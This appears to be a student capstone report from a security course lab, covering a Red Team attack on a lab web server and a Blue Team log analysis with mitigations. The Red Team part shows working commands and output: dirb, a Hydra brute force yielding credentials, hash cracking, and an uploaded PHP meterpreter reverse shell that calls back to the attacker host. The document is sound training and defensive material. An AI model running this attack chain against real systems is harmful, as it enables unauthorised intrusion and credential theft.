Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

Azure Labs VM (Hyper-V host)
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-684427
Capstone
IPv4: 192.168.1.105
OS: Ubuntu 18.04.1
Hostname: server1
ELK
IPv4: 192.168.1.100
OS: Ubuntu 18.04.4
Hostname: ELK
Kali
IPv4: 192.168.1.90
OS: Kali GNU
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Hyper-V Host
Kali	192.168.1.90	Attack Machine
ELK	192.168.1.100	ELK Server
server1	192.168.1.105	Target Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Improper Limitation of a Pathname to a Restricted Directory (CWE-22)	Pathnames can be constructed with a dictionary to locate files and directories under a parent directory	Attackers may use directory brute force with tools such as 'dirb' to locate restricted files and directories
Improper Restriction of Excessive Authentication Attempts (CWE-307)	Measures to prevent multiple failed login attempts in a short time frame not implemented	This allowed attackers to brute force login pages on the web server
Storing Passwords in a Recoverable Format (CWE-257)	The storage of password in a recoverable format	Attackers can recover the encrypted password and access confidential directories
Unrestricted Upload of File with Dangerous Type (CWE-434)	The server allows upload of arbitrary files via WebDav	Attackers may upload malicious code which can be executed by the web server
Command Shell in Externally Accessible Directory (CWE-553)	Malicious code can be executed on the web server from an externally accessible directory	This allowed attackers to execute commands on the web server, e.g. execute uploaded reverse shell

Exploitation: Improper Limitation of a Pathname to a Restricted Directory (CWE-22)

01

Tools & Processes

Tool: dirb

Process: used the dirb command on http://192.168.1.105/

02

Achievements

Exploit revealed hidden directories:

http://192.168.1.105/server-status

and

http://192.168.1.105/webdav

03

```
root@Kali:~# dirb http://192.168.1.105/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 14 21:02:04 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES:
/usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status
(CODE:403|SIZE:278)
+ http://192.168.1.105/webdav
(CODE:401|SIZE:460)

-----------------
END_TIME: Thu Oct 14 21:02:09 2021
DOWNLOADED: 4612 - FOUND: 2
```

Exploitation: Improper Restriction of Excessive Authentication Attempts (CWE-307)

01

Tools & Processes

Tool: Hydra

Process: Ran a brute force attack on the on the login page of the directory ‘http://192.168.1.105/company_folders/secret_folder/’

02

Achievements

Exploit was able to obtain the password for the user ‘ashton’

ashton:leopoldo

03

```
root@Kali:~# hydra -l ashton -P rockyou.txt -s
80 -f -vV 192.168.1.105 http-get
/company_folders/secret_folder/
...
[80][http-get] host: 192.168.1.105   login:
ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105
(valid pair found)
1 of 1 target successfully completed, 1 valid
password found
Hydra
(https://github.com/vanhauser-thc/thc-hydra)
finished at 2021-10-14 21:50:01
```

Exploitation: Storing Passwords in a Recoverable Format (CWE-257)

01

Tools & Processes

Tool: CrackStation

Process: The password for the user ‘ryan’ was stored as a hash in a txt file


02

Achievements

CrackStation was able to crack the hash (d7dad0a5cd7c8376eeb50d69b3ccd352) that was located on the server at http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Password: linux4u

03



Exploitation: Unrestricted Upload of File with Dangerous Type (CWE-434)

01

Tools & Processes

Tool: Linux File Manager GVfs (GNOME Virtual file system)

Process: Access the /webdav/ directory from the linux file manager and uploaded a reverse TCP shellcode


02

Achievements


Successfully uploaded a reverse TCP payload to the web server

03

Access /webdav/ directory



Uploaded payload



Exploitation: Command Shell in Externally Accessible Directory (CWE-553)

01

Tools & Processes

Tool: curl and metasploit console

Process: remote execution of uploaded reverse TCP payload and open meterpreter session in metasploit

02

Achievements

Executed payload on the web server and created a reverse meterpreter shell

03

Start Metasploit Framework

```
root@Kali:~# msfconsole

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD
php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST
192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on
192.168.1.90:4444
```

Execute Payload with ‘curl’

```
root@Kali:~# curl
http://192.168.1.105/webdav/rvb.php -u
ryan:linux4u
```

Exploitation: Command Shell in Externally Accessible Directory (CWE-553)


```
Shell No. 1
File  Actions  Edit  View  Help

knock, knock, Neo.

                    (`.         ,-,
                     `.`.     ,;' /
                       `.  ,'/ .'
                        `. X /.'
              .-;--''--.._` ` (
            .'            /   `
           ,           ` '   Q '
           ,'       ,'   `-_   \
         ,.|         `.   `-.;_'
         : . `  ;      `  ` --,..__;
          ' `    ,   )   .'
            `-.  '  ,  '  /_
              ; '' -,;' `` -
                ``-..__``--`

                         https://metasploit.com


       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:52092) at 2021-10-15 20:11:39 -0700

meterpreter > shell
Process 2693 created.
Channel 0 created.
cd /
cat flag.txt
b1ng0w@5h1sn@m0
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred at 05:41:20 UTC
- 10,595 packets were sent from the IP address 192.168.1.90
- A port scan is indicated by a large number of pack from a single IP address to multiple ports






note: ‘destination.port’ limited to top 150 in chart


Analysis: Finding the Request for the Hidden Directory


- The request occurred at 05:48:11 UTC
- 15,988 requests were made
- The file requested was ‘http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server’
- The file contained direction to connect to the corporate server



Analysis: Uncovering the Brute Force Attack

- 15,988 requests were made during the attack
- 15,986 requests were made before the attack was successful
    - Once the password was found, the requests stopped





Analysis: Finding the WebDAV Connection

- 62 requests were made to the WebDAV directory
- The file requested from the directory was ‘http://192.168.1.105/webdav/shell.php’

Discover

New Save Open Share Inspect

url.full:*webdav* KQL Oct 23, 2021 @ 05:30:00.0 → Oct 23, 2021 @ 06:00:00.0 Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source


Available fields

Popular

- # http.response.status_code
- t url.path
- @timestamp
- t _id
- t _index
- # _score
- t _type
- t agent.ephemeral_id
- t agent.hostname
- t agent.id
- t agent.name
- t agent.type
- t agent.version
- # client.bytes
- client.ip
- # client.port
- # destination.bytes
- destination.ip
- # destination.packets
- # destination.port

62 hits

Oct 23, 2021 @ 05:30:00.000 - Oct 23, 2021 @ 06:00:00.000 — Auto



Time	_source
Oct 23, 2021 @ 05:58:28.885	url.full: http://192.168.1.105/webdav/shell.php @timestamp: Oct 23, 2021 @ 05:58:28.885 url.domain: 192.168.1.105 url.path: /webdav/shell.php url.scheme: http user_agent.original: curl/7.67.0 server.ip: 192.168.1.105 server.port: 80 destination.port: 80 destination.ip: 192.168.1.105 query: GET /webdav/shell.php error.message: Unmatched request event.start: Oct 23, 2021 @ 05:58:28.885 event.kind: event event.category: network_traffic event.dataset: http status: Error host.name: server1 ecs.version: 1.5.0 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: febb338e-c7ff-407b-a846-5d17d9752895 agent.hostname: server1 network.direction: inbound network.community_id: 1:YE65H1MDqFT8aesDH292DZYLBOY= network.bytes: 132B network.type: ipv4
Oct 23, 2021 @ 05:58:28.853	url.full: http://192.168.1.105/webdav/shell.php @timestamp: Oct 23, 2021 @ 05:58:28.853 method: get network.direction: outbound network.community_id: 1:YE65H1MDqFT8aesDH292DZYLBOY= network.bytes: 132B network.type: ipv4 network.transport: tcp network.protocol: http error.message: Unmatched request source.bytes: 132B source.ip: 192.168.1.90 source.port: 35032 destination.ip: 192.168.1.105 destination.port: 80 client.port: 35032 client.bytes: 132B client.ip: 192.168.1.90 agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 9d16300e-8537-4418-bae9-fc19f2aaf5aa agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali status: Error query: GET /webdav/shell.php event.kind: event event.category: network_traffic event.dataset: http event.start: Oct 23,
Oct 23, 2021 @ 05:55:31.923	url.full: http://192.168.1.105/webdav/shell.php @timestamp: Oct 23, 2021 @ 05:55:31.923 source.bytes: 537B source.ip: 192.168.1.90 source.port: 35030 client.bytes: 537B client.ip: 192.168.1.90 client.port: 35030 status: OK event.duration: 0.4 event.start: Oct 23, 2021 @ 05:55:31.923 event.end: Oct 23, 2021 @ 05:55:31.924 event.kind: event event.category: network_traffic event.dataset: http url.domain: 192.168.1.105 url.path: /webdav/shell.php url.scheme: http http.version: 1.1 http.request.method: propfind http.request.bytes: 537B http.request.body.bytes: 235B http.request.headers.content-length: 235 http.request.headers.content-type: application/xml http.response.status_code: 207 http.response.bytes: 915B http.response.body.bytes: 700B http.response.headers.content-length: 700 http.response.headers.content-
Oct 23, 2021 @ 05:55:31.920	url.full: http://192.168.1.105/webdav/shell.php @timestamp: Oct 23, 2021 @ 05:55:31.920 http.request.headers.content-length: 235 http.request.headers.content-type: application/xml http.request.method: propfind http.request.bytes: 537B http.request.body.bytes: 235B http.response.body.bytes: 700B http.response.headers.content-length: 700 http.response.headers.content-type: text/xml; charset="utf-8" http.response.status_phrase: multi-status http.response.status_code: 207 http.response.bytes: 915B http.version: 1.1 client.bytes: 537B client.ip: 192.168.1.90 client.port: 35030 url.path: /webdav/shell.php url.scheme: http url.domain: 192.168.1.105 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.7 event.start: Oct 23, 2021 @ 05:55:31.920 event.end: Oct 23, 2021 @ 05:55:31.921
Oct 23, 2021 @ 05:55:31.894	url.full: http://192.168.1.105/webdav/shell.php @timestamp: Oct 23, 2021 @ 05:55:31.894 server.ip: 192.168.1.105 server.port: 80 server.bytes: 915B user_agent.original: gvfs/1.42.2 query: PROPFIND /webdav/shell.php type: http status: OK event.end: Oct 23, 2021 @ 05:55:31.895 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.9 event.start: Oct 23, 2021 @ 05:55:31.894 agent.type: packetbeat agent.version: 7.8.0

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

As the Port Scan was identified in Kibana by the large number of packets received by a single IP address, an alarm can be set up to detect this activity.

From the activity, a single port scan that was run received 10,595 packets, all originating from a single source, the threshold can be set to 6,000 and adjusted to prevent alert fatigue.

System Hardening

To mitigate Port Scans, a firewall can installed and set up to filter ports not used on the server.

Intrusion Detection Systems may also be set up to detect the suspicious activity.

Mitigation: Finding the Request for the Hidden Directory

Alarm

As the directory contained the file to file for a specific person (i.e. ashton). An alert can be set up to detect access to the directory from a source IP that does not belong to ashton. As this directory is not required by anyone else, the threshold should be set at 1.

System Hardening

As the file in the directory contains directions which can be remembered. The directory and the file can be removed completely to prevent access to the direction to access the server.

If by risk vs benefit analysis, the directory and file are deemed necessary, access to the directory should be restricted to IP addresses which belong to ashton.

Mitigation: Preventing Brute Force Attacks

Alarm

During the Brute Force Attack, there were 15,988 requests made to the server.

As many of these were failed attempts with `http.response.status_code: 401` from the `user_agent.original: “Mozilla/4.0 (Hydra)”`, an alarm can be set up to detect a large number of error 401 (threshold of 500, however to be reassessed once we can find a baseline) and user_agent.original: “Mozilla/4.0 (Hydra)” with a threshold of 1.

System Hardening

Implementing a timeout for high number of failed attempts and lock out account after several number of timeout events.

Block access from the user agent - Mozilla/4.0 (Hydra).

Requiring the completion of a CAPTCHA after the first failed attempt.

Requiring the use of complex passwords which includes at least one: uppercase letter, lower case letter, numeric and non-alphanumeric character.

Mitigation: Detecting the WebDAV Connection

Alarm

As this connection is only required by server administrators, an alert should be set up to detect connections to ‘http://192.168.1.105/webdav/’ by any IP addresses which are not on whitelist.

System Hardening

Use of a different protocol which does not require the use of a password to log in, for example SSH File Transfer Protocol (SFTP), and forcing the use of SSH keys to login as opposed to a password.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Alert if a POST request has been made from an IP address which do not originate from server administrators.

System Hardening

For any file which have been uploaded, a unique file name is generated.

Set acceptable only certain types of file types on upload.

Configure the firewall to block all unnecessary outbound ports.

Only allow upload of files to be uploaded from a jump box which is only accessible via SSH by an administrator.

the End